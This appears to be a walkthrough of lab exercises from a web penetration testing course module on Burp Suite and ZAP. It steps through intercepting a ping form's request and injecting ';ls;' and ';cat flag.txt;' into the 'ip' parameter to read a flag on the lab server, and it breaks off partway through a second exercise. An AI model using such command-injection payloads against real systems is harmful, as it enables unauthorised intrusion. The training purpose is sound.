


Using Web Proxies

Web applications often present an extensive attack surface. As information security professionals, it is essential to understand common attacks against a variety of frameworks and server-side languages and to be able to use tools such as intercepting web proxies effectively to analyze web applications thoroughly. This is why web application penetration testing frameworks are an essential part of any web penetration test.

Burp Suite and Zed Attack Proxy (ZAP) are powerful frameworks that can be used to test web requests on web applications, mobile apps, and thick clients. They can also be used to debug issues with web traffic from other tools and can be leveraged to perform attacks like password spraying against exposed web portals.


In this module, we will cover:

- What are web proxies?
- Getting starting with Burp Suite and ZAP
- Setting up our application testing environment
- Using Burp/ZAP to intercept and manipulate web requests
- Using Burp/ZAP to manipulate web responses and enable disable/hidden features
- Repeating web requests for quick testing
- Proxying web traffic from other tools through Burp
- Using built-in fuzzers to fuzz different endpoints and identify potential vulnerabilities
- Using Passive/Active scanners to discover web vulnerabilities
- Extending both tools with plugins and add-ons


Intercepting Web Requests

> ***Q. Try intercepting the ping request on the server shown above, and change the post data similarly to what we did in this section. Change the command to read 'flag.txt'***


1. Access the target. It is a website that pings your IP.




2. Test with the number one to send the request to BurpSuite.




3. It is seen in the response how it executes the “ping” command.


46.101.95.166:30137/ping
http://46.101.95.166:30137/ping
PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data.
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.016 ms
--- 127.0.0.1 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 0.016/0.016/0.016/0.000 ms


4. Access BurpSuite to check the request.




5. And send this request to BurpSuite Repeater.



6. Change the value of the “ip” parameter in the Repeater request to “;ls;”. It checks that a file called “flag.txt” exists.



7. Execute the request by changing the value of the "ip" parameter in the Repeater request to ";cat flag.txt;".




Repeating Requests


> ***Q. Try using request repeating to be able to quickly test commands. With that, try looking for the other flag.***

8. Access the target. It is a website that pings your IP as in the previous question.


9. Test with number one to send the request to BurpSuite. It is seen in the request response how it executes the “ping” command.


46.101.95.166:30137/ping
http://46.101.95.166:30137/ping
PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data.
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.017 ms
--- 127.0.0.1 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 0.017/0.017/0.017/0.000 ms

